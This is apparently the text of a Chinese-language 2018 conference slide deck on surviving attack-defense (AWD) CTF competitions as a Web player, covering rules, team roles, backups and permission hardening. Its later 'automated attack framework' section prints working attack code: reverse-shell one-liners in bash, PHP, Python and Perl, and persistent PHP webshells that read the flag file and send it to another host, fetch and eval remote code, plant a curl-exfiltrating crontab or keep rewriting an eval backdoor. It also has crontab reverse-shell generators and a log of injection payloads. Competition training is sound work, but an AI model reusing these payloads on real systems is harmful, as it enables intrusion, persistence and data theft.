



Web选手的AWD生存指南


沈凯文 蓝莲花战队成员

2018 ISC 互联网安全大会 中国 · 北京

Internet Security Conference 2018 Beijing · China

(原 “中国互联网安全大会”)

Who am I



ID: moxiaozi

清华大学NISL实验室成员

Blue-louts、Rebdud战队成员

Blog: <http://momomoxiaoxi.com>

研究方向: Web安全、区块链安全、机器学习

基本能力与素养

1. 快速漏洞挖掘能力
2. 流量复现能力
3. Web服务运维基本素养
4. 脚本自动化程度
5. 抗压能力
6. 灵活的头脑

攻防介绍

概述

基本规则

网络环境

Gamebox

基本分工

概述

初始时刻，所有参赛队伍拥有相同的系统环境

包含若干服务，可能位于不同的机器上，常称为 gamebox

挖掘网络服务漏洞并攻击对手服务获取 flag 来得分

修补自身服务漏洞进行防御从而防止扣分

当然有的比赛在防御上会设置得分，一般防御只能避免丢分

主办方会给出文档，包含了基本规则与基本信息

开赛前一天或者当天开赛前半小时

主办方会提供网线，但往往不会提供网线转接口

基本规则

1. 计分规则
2. 额外规则

计分规则

战队初始分数均为 **x 分**

比赛以 **5/10 分钟** 为一个回合，每回合主办方会更新已放出服务的 Flag

每回合内，一个战队的一个服务被渗透攻击成功（被拿 Flag 并提交），则扣除一定分数，**攻击成功的战队平分这些分**。

每回合内，如果战队能够维护自己的服务正常运行，则**分数不会减少**（如果防御成功加分则会加分）；

如果一个服务**宕机**或**异常无法通过测试**，则可能会扣分，服务正常的战队平分这些分。往往服务异常会扣除较多的分数。

如果该回合内所有战队的服务都异常，则认为是不可抗拒因素造成，分数都不减少。

每回合内，服务异常和被拿 Flag 可以同时发生，即战队在一个回合内单个服务可能会**扣除两者叠加的分数**。

额外规则

提供双向流量/单向流量/不提供流量


禁止队伍使用通用防御方法

请参赛队伍在比赛开始时对所有服务**进行备份**，若因自身原因服务永久损坏或丢失，无法恢复，主办方可能不提供重置服务

禁止对赛题以外的比赛平台发起攻击，包括但不限于在 gamebox 提权 root、利用主办方平台漏洞等，违规者立刻取消参赛资格

参赛队伍如果发现其他队伍存在**违规行为**，请立刻举报，我们会严格审核并作出相应判罚。

网络环境



基本信息

选手

IP 地址

网关

掩码

DNS 服务器地址

攻防环境

Gamebox 所处地址

比赛一般会提供队伍的 id 与对应 ip 的映射表，以便于让选手指定恰当的攻防策略。

主办方

比赛答题平台

提交 flag 接口

流量访问接口

Gamebox

用户名为 ctf

通过 ssh 登录，

密码

私钥

一般会给出私钥。

自然，在登录上战队机器后应该修改所有的默认密码，同时不应该设置弱密码。

赛前准备

- 核心基础设施
- 线下赛基础设施
- 比赛前一晚

核心基础设施

聊天交流与文件共享

slack, bearychat

文档

Google doc, 石墨, QQ 文档, HackMD

代码审计

各类重型IDE及调试环境

线下赛基础设施

电源

插线板

相关设施电源

网络

openvpn，方便外界人员介入，同时隔离外网

自备网线

随身 wifi，以备不时之需

Flag 提交框架

速度，多线程

log，防止没有交上去

其它需要准备的东西（权限维持、流量混淆等等）。

比赛前一晚

物资准备

基本用品，如纸

吃，如面包。

喝，如水

公钥收集

无密码登录远程服务器

访问战队公共设施

基本策略讨论

共享比赛讨论文档

针对比赛开发特定性代码

赛场分工

Web:


漏洞挖掘选手

- 代码审计 + 辅助黑盒测试
- 流量分析与复现

运维选手

- 服务器运维+后门查杀
- 流量分析与复现
- 后渗透（权限维持以及搞事情）
- 信息备份与权限配置
- 攻击框架维护


核心能力



核心能力



核心能力



基础路由配置



信息收集

目标在哪儿？

主机发现

Namp

Routerscan

Masscan

推测

等差数列？

比赛规则说明文档

运行了什么服务？

已知漏洞

Metasploit

cmsPoc

Exploit-Framework

wordpress-exploit-framework

比赛环境

- 队伍登录页面: <http://172.16.201.8/> , 比赛开始时发放登录密码
- 题目 id 为 1-n, 题目端口为 20001- 20000+n
- Team ID 为 1-27
- 主办方提供端口 20001 - 20000+n 的流量数据, 在本队机器的 /home/xctf/packages/ 下, 流量数据每 10 分钟提供一次, 如果磁盘空间不足注意清理。
- 每个队伍可以使用用户名 **xctf** 登录到题目机器上, **环境登录信息请在队伍页面下载** (下载包中包含: 环境 ip、登录私钥、队伍 token; 解压密码和登录密码一致)
- 每个队伍的环境位于 172.16. <Team ID>. 100+<题目 id>

信息备份

1. Web目录备份
2. Mysql 备份
3. 初始进程、端口与权限备份

信息备份

1. Web目录备份

```
#!/bin/bash
time=`date +%d%k%M`
tar -zcvf ~/backup/$time.tar.gz
/var/www/html/
```

```
crontab -e
10 * * * * ~/webback.sh
```

备份最好基于时间备份，每十分钟运行一次，注意保留好原始备份。

信息备份

2. 数据库备份

```
mysqldump -uroot -p --single-transaction --all-databases > backup.sql # 所有
mysqldump -u root -p --single-transaction dataname > dataname.sql #单个
```

遇到加锁的情况：

```
--skip-lock-tables -uxxxx -p -h 166.111.9.173 -R urlevent20180319 >
./backup.sql
```

```
`mysqldump -h127.0.0.1 -uroot -ppassword database | gzip >$backupDir/$database-$today.sql.gz`
```

信息备份

2. 数据库备份

- 恢复mysql

```
mysql -uroot -p TEST < bak.sql
```

- 修改mysql密码

```
update mysql.user set password=PASSWORD('skyboy') where user='root' and host='localhost';
flush privileges;
```

最好先修改mysql，再修改php。一般不存在需要修改mysql密码的情况。

信息备份

2. 数据库备份

- 数据库降权(防止别人改你的数据库密码，导致连不上数据库)

```
CREATE USER 'dog'@'localhost' IDENTIFIED BY '123456';
GRANT ALL ON databasename.* TO 'dog'@'localhost';
flush privileges;
```

然后修改站点的配置文件，保证题目能够连接数据库。

信息备份

3. 进程与端口信息备份

```
PS -aux > ps.txt
```

```
Netstat -anpl > netstat.txt
```

权限设置

对于非必须可写的目录，权限设置为755，拥有者设为非www-data用户；从而防止文件被篡改/删除。需要文件读写的改成777对于必须可写的目录。文件修改为644配置。


文件夹修改为 755

```
find /var/www/html -type d -writable | xargs chmod 755
```

文件修改为 644


```
find /var/www/html -type f -writable | xargs chmod 644
```

自动化攻击框架



自动化攻击框架

一个简单的攻击框架



自动化攻击框架

流量混淆的重要性

```
17.103.87.178 - - [20/Aug/2018:03:30:20 +0800] "GET / HTTP/1.0" 200 11595 "-" "-"
188.210.12 - - [20/Aug/2018:03:33:24 +0800] "GET http://5.188.210.12/echo.php HTTP/1.1" 404 464 "https://www.google.com/" "PxBroker/0.3.1/8034"
85.99.65.252 - - [20/Aug/2018:03:37:59 +0800] "GET / HTTP/1.1" 200 11576 "-" "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2743.116 Safari/537.36"
0.135.129.148 - - [20/Aug/2018:04:26:23 +0800] "GET / HTTP/1.1" 200 11576 "-" "curl/7.47.0"
0.135.129.148 - - [20/Aug/2018:04:27:17 +0800] "GET /ackup-edit.php?id=echo%20file_get_contents(%22/home/web/flag/flag%22); HTTP/1.1" 404 453 "-" "-"
3 "-" "-"
0.135.129.148 - - [20/Aug/2018:04:27:17 +0800] "GET /pload.php?newfolder=cHJpbmRfcihmaWxlX2dldF9jb250ZW50cygiL2hvbWUvd2ViL2ZsYWcvZmxhZyIpKTs= HTTP/1.1" 404 448 "-" "-"
0.135.129.148 - - [20/Aug/2018:04:27:17 +0800] "POST /components.php HTTP/1.1" 404 452 "-" "-"
0.135.129.148 - - [20/Aug/2018:04:27:17 +0800] "POST /home.php HTTP/1.1" 404 447 "-" "-"
0.135.129.148 - - [20/Aug/2018:04:27:17 +0800] "GET /dit.php?menuStatus=ZWNoobyBmaWxlX2dldF9jb250ZW50cygiL2hvbWUvd2ViL2ZsYWcvZmxhZyIp0w== HTTP/1.1" 404 446 "-" "-"
0.135.129.148 - - [20/Aug/2018:04:27:17 +0800] "GET /pload.php?path=print_r(file_get_contents(%22/home/web/flag/flag%22)); HTTP/1.1" 404 448 "-" "-"
0.135.129.148 - - [20/Aug/2018:04:27:17 +0800] "POST /hangedata.php HTTP/1.1" 404 452 "-" "-"
0.135.129.148 - - [20/Aug/2018:04:27:17 +0800] "GET /ages.php?id=print_r(file_get_contents(%22/home/web/flag/flag%22)); HTTP/1.1" 404 447 "-" "-"
0.135.129.148 - - [20/Aug/2018:04:27:17 +0800] "GET /rrorr_checking.php?id=cHJpbmRfcihmaWxlX2dldF9jb250ZW50cygiL2hvbWUvd2ViL2ZsYWcvZmxhZyIpKTs= HTTP/1.1" 456 "-" "-"
0.135.129.148 - - [20/Aug/2018:04:27:17 +0800] "GET /dit.php?uri=print_r(file_get_contents(%22/home/web/flag/flag%22)); HTTP/1.1" 404 446 "-" "-"
0.135.129.148 - - [20/Aug/2018:04:27:17 +0800] "GET /jax.php?dir=highlight_file(%22/home/web/flag/flag%22); HTTP/1.1" 404 446 "-" "-"
0.135.129.148 - - [20/Aug/2018:04:27:17 +0800] "POST /ettings.php HTTP/1.1" 404 450 "-" "-"
0.135.129.148 - - [20/Aug/2018:04:27:17 +0800] "GET /ettings.php?nonce=system(%22cat%20/home/web/flag/flag%22); HTTP/1.1" 404 450 "-" "-"
0.135.129.148 - - [20/Aug/2018:04:27:17 +0800] "GET /itemap.php?refresh=echo%20file_get_contents(%22/home/web/flag/flag%22); HTTP/1.1" 404 449 "-" "-"
0.135.129.148 - - [20/Aug/2018:04:27:17 +0800] "GET /onfiguration.php?redirect=print_r(file_get_contents(%22/home/web/flag/flag%22)); HTTP/1.1" 404 455 "-" -
0.135.129.148 - - [20/Aug/2018:04:27:17 +0800] "GET /og.php?action=system(%22cat%20/home/web/flag/flag%22); HTTP/1.1" 404 445 "-" "-"
0.135.129.148 - - [20/Aug/2018:04:27:17 +0800] "GET /ndex.php?id=echo%20file_get_contents(%22/home/web/flag/flag%22); HTTP/1.1" 404 447 "-" "-"
0.135.129.148 - - [20/Aug/2018:04:27:17 +0800] "POST /omponents.php HTTP/1.1" 404 452 "-" "-"
0.135.129.148 - - [20/Aug/2018:04:27:17 +0800] "GET /asic.php?ajax=aGLnaGxpZ2h0X2ZpbGUoIi9ob21lL3dlYi9mbGFnL2ZsYWciKTs= HTTP/1.1" 404 447 "-" "-"
0.135.129.148 - - [20/Aug/2018:04:27:17 +0800] "GET /aching_functions.php?upd=print_r(file_get_contents(%22/home/web/flag/flag%22)); HTTP/1.1" 404 459 "-" -
0.135.129.148 - - [20/Aug/2018:04:27:18 +0800] "GET /ackup-edit.php?id=echo%20file_get_contents(%22/home/web/flag/flag%22); HTTP/1.1" 404 453 "-" "-"
0.135.129.148 - - [20/Aug/2018:04:27:18 +0800] "GET /dit.php?menu=print_r(file_get_contents(%22/home/web/flag/flag%22)); HTTP/1.1" 404 446 "-" "-"
0.135.129.148 - - [20/Aug/2018:04:27:18 +0800] "POST /esetpassword.php HTTP/1.1" 404 455 "-" -"
```

自动化攻击框架

流量混淆

1. Payload的可信性（攻击性、重复性）
2. 混淆流量的生成应适配应用流量
3. 自动依据Waf记录流量进行混淆重放

自动化攻击框架

反弹shell

在bash下可以运行：

```
bash -i >& /dev/tcp/127.0.0.1/4444 0>&1
```

使用php：

```
php -r '$sock=fsockopen("127.0.0.1","4444");exec("/bin/sh -i <&3 >&3 2>&3");'
```

自动化攻击框架

反弹shell

使用python:

```
python -c 'import  
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("127.0.0.  
1",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);  
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

使用perl:

```
perl -e 'use  
Socket;$i="127.0.0.1";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobynumber("tcp"));if(conne  
ct(S,sockaddr_in($p,inet_aton($i))))  
{open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
```

自动化攻击框架

内存马

```
node.js x

1  <?php
2  #光回传flag
3  unlink($_SERVER['SCRIPT_FILENAME']);
4  ignore_user_abort(true);
5  set_time_limit(0);
6  while (true) {
7      $x = file_get_contents('/Users/moxiaoxi/Desktop/1.txt');
8      file_get_contents('http://127.0.0.1:20002/test.php?zmkm=qqq&qqq='.$x);
9      sleep(1);
10 }
11 ?>
12 
```

自动化攻击框架

内存马

```
1  <?php
2      ignore_user_abort(true);
3      set_time_limit(0);
4      $remote_file = 'http://192.168.1.135:23333/README.md';
5      while($code = file_get_contents($remote_file)){
6          @eval($code);
7          sleep(30);
8      };
9  ?>
10
```

自动化攻击框架

内存马

```
<?php
$message="* * * * * curl 192.168.136.1:8098/?flag=$(cat
/flag)&token=7gsVbnRb6ToHRMxrP1zTBzQ9BeM05oncH9hUoef7HyXXhSzggQoLM2uXwjy1slr0XOp
u8aS0qrY";
ignore_user_abort(true);
set_time_limit(0);
while (true) {
    $x =file_get_contents('/flag');
    file_get_contents('http://192.168.136.1:8099/test.php?token=moxiaoxi&flag='.$x);
    sleep(5);
    system("echo '$message' > /tmp/1 ;");
    system("crontab /tmp/1;");
    system("rm /tmp/1;");
    $c=file_get_contents('http://192.168.136.1:8100/1.txt');
    system($c);
}
?>
```

自动化攻击框架

内存马

```
<?php
ignore_user_abort(true);
set_time_limit(0);
while (1){
    $path = "/var/www/html/css/.moxiaoxi2.php";
    $data = "<?php @eval(\$_POST['moxiaoxi']);?>";
    @file_put_contents($path, $data);
    system('chmod 777 '.$path);
    usleep(100);
}
?>
```

自动化攻击框架

Crontab 马

- 查看定时任务

```
cat /etc/crontab* 与 crontab -l
```

- crontab 备份

```
crontab -l > $HOME/mycron
```

- 删除 crontab (www-data 种植, www-data 清理)

```
crontab -r
```

自动化攻击框架

Crontab 马

crontab执行任意命令

```
import base64
def crontab_reverse(cmd):
    crontab_path = "/tmp"
    crontab_cmd = "* * * * * bash -c '%s'\n"%cmd
    encode_crontab_cmd = base64.b64encode(crontab_cmd)
    cmd = "/bin/echo " + encode_crontab_cmd + " | /usr/bin/base64 -d | /bin/cat >> " +
    crontab_path + "/tmp.conf" + " ; " + "/usr/bin/crontab " + crontab_path + "/tmp.conf"
    return cmd
```

自动化攻击框架

Crontab马

Crontab反弹shell

```
import base64

def crontab_reverse(reverse_ip,reverse_port):
    crontab_path = "/tmp"
    cmd = 'bash -i >& /dev/tcp/%s/%d 0>&1' %(reverse_ip , reverse_port)
